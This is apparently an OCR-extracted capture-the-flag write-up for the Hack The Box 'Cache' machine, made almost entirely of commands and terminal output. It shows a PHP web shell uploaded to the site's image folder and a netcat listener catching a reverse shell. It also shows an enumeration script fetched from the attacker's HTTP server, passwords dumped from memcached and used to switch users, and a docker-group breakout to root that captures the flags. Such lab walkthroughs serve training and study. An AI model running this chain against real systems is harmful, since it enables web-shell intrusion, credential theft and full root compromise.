
Upload Image to /var/www/hms.htb/public_html/sites/default/images

Source File: Browse... shell.php Destination Filename: (Use source filename)

http://hms.htb/sites/default/images/shell.php



sudo nc -nlvp 443




```
┌─[headcrusher@parrot]─[~]
└──╼ $sudo nc -nlvp 443
[sudo] password for headcrusher:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.188.
Ncat: Connection from 10.10.10.188:39052.
Linux cache 4.15.0-109-generic #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 17:35:58 up  1:05,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

python3 -c 'import pty; pty.spawn("/bin/bash")'


su ash

H@v3_fun



```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@cache:/$ su ash
su ash
Password: H@v3_fun
```


cat user.txt



```
ash@cache:~$ cat user.txt
cat user.txt
cd6747c1b8a35043906dea6753427e1a
```


]

python -m SimpleHTTPServer 8081




```
┌─[headcrusher@parrot]─[~]
└──╼ $python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
10.10.10.188 - - [20/Oct/2020 14:34:17] "GET /LinEnum.sh HTTP/1.1" 200 -
```

./LinEnum.sh



```
[-] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:11211         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
```




```
ash:x:1000:1000:ash:/home/ash:/bin/bash
luffy:x:1001:1001:,,,:/home/luffy:/bin/bash
```

https://www.hackingarticles.in/penetration-testing-on-memcached-server/


nc 127.0.0.1 11211

stats items



```
stats items
STAT items:1:number 5
STAT items:1:number_hot 0
STAT items:1:number_warm 0
STAT items:1:number_cold 5
STAT items:1:age_hot 0
STAT items:1:age_warm 0
STAT items:1:age 60
STAT items:1:evicted 0
STAT items:1:evicted_nonzero 0
STAT items:1:evicted_time 0
STAT items:1:outofmemory 0
STAT items:1:tailrepairs 0
STAT items:1:reclaimed 0
STAT items:1:expired_unfetched 0
STAT items:1:evicted_unfetched 0
STAT items:1:evicted_active 0
STAT items:1:crawler_reclaimed 0
STAT items:1:crawler_items_checked 48
```


stats cachedump 1 0



```
stats cachedump 1 0
ITEM link [21 b; 0 s]
ITEM user [5 b; 0 s]
ITEM passwd [9 b; 0 s]
ITEM file [7 b; 0 s]
ITEM account [9 b; 0 s]
END
```

get passwd


0n3_p1ec3



```
get passwd
VALUE passwd 0 9
0n3_p1ec3
END
```

ssh luffy@10.10.10.188

0n3_p1ec3




```
luffy@cache:~$ id
uid=1001(luffy) gid=1001(luffy) groups=1001(luffy),999(docker)
luffy@cache:~$ uname -a
Linux cache 4.15.0-109-generic #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
```

https://gtfobins.github.io/gtfobins/docker/

docker run -v /:/mnt --rm -it ubuntu chroot /mnt sh

cat /root/root.txt



```
luffy@cache:~$ docker run -v /:/mnt --rm -it ubuntu chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
34b2081cc31141750764a88a6a677627
```